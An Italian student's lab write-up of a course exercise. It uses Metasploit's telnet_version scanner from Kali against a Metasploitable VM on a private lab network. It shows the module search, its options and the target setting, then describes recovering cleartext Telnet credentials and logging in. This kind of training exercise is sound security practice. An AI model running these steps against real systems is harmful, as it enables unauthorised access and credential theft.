
Exploit telnet con metasploit

Traccia:


Sulla base dell'esercizio visto in lezione teorica, utilizzare Kali per sfruttare la vulnerabilità relativa a Telnet con il modulo auxiliary telnet_version sulla macchina Metasploitable.

Requisito: Seguire gli step visti in lezione teorica. Prima, configurate l'IP della vostra Kali con 192.168.1.25 e l'IP della vostra Metasploitable con 192.168.1.40

Ho aperto metasploit con il comando "msfconsole" e dopo aver cambiato l'indirizzo ip a kali e meta sono andato ad effettuare il comando "search telnet" per vedere moduli disponibili che ci potrebbero interessare.




```
msf6 > search telnet

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/linux/misc/asus_infosvr_auth_bypass_exec      2015-01-04       excellent  No     ASUS infosvr Auth Bypass Command Execution
   1   exploit/linux/http/asuswrt_lan_rce                    2018-01-22       excellent  No     AsusWRT LAN Unauthenticated Remote Code Executio
n
   2   auxiliary/server/capture/telnet                                        normal     No     Authentication Capture: Telnet
   3   auxiliary/scanner/telnet/brocade_enable_login                          normal     No     Brocade Enable Login Check Scanner
   4   exploit/windows/proxy/ccproxy_telnet_ping             2004-11-11       average    Yes    CCProxy Telnet Proxy Ping Overflow
   5   auxiliary/dos/cisco/ios_telnet_rocem                  2017-03-17       normal     No     Cisco IOS Telnet Denial of Service
   6   auxiliary/admin/http/dlink_dir_300_600_exec_noauth    2013-02-04       normal     No     D-Link DIR-600 / DIR-300 Unauthenticated Remote
Command Execution
```



```
msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.1.40
```


Ho scelto il modulo per sfruttare la vulnerabilità e ho settato RHOSTS da attaccare con l'ip della macchina metasploitable (192.168.1.40) mentre la porta da attaccare ed i thread gli ho lasciati invariati.


Ho lanciato a questo punto l'attacco con il comando "exploit"




Il modulo ha recuperato dei dati di login del servizio e ci mette in chiaro l'username e la password.

Adesso per un ulteriore test sono andato ad eseguire il comando telnet 192.168.1.40







Sono quindi riuscito in questo modo a sfruttare la vulnerabilità ed ad avere l'accesso completo alla macchina metasploitable.

Leonardo Margheri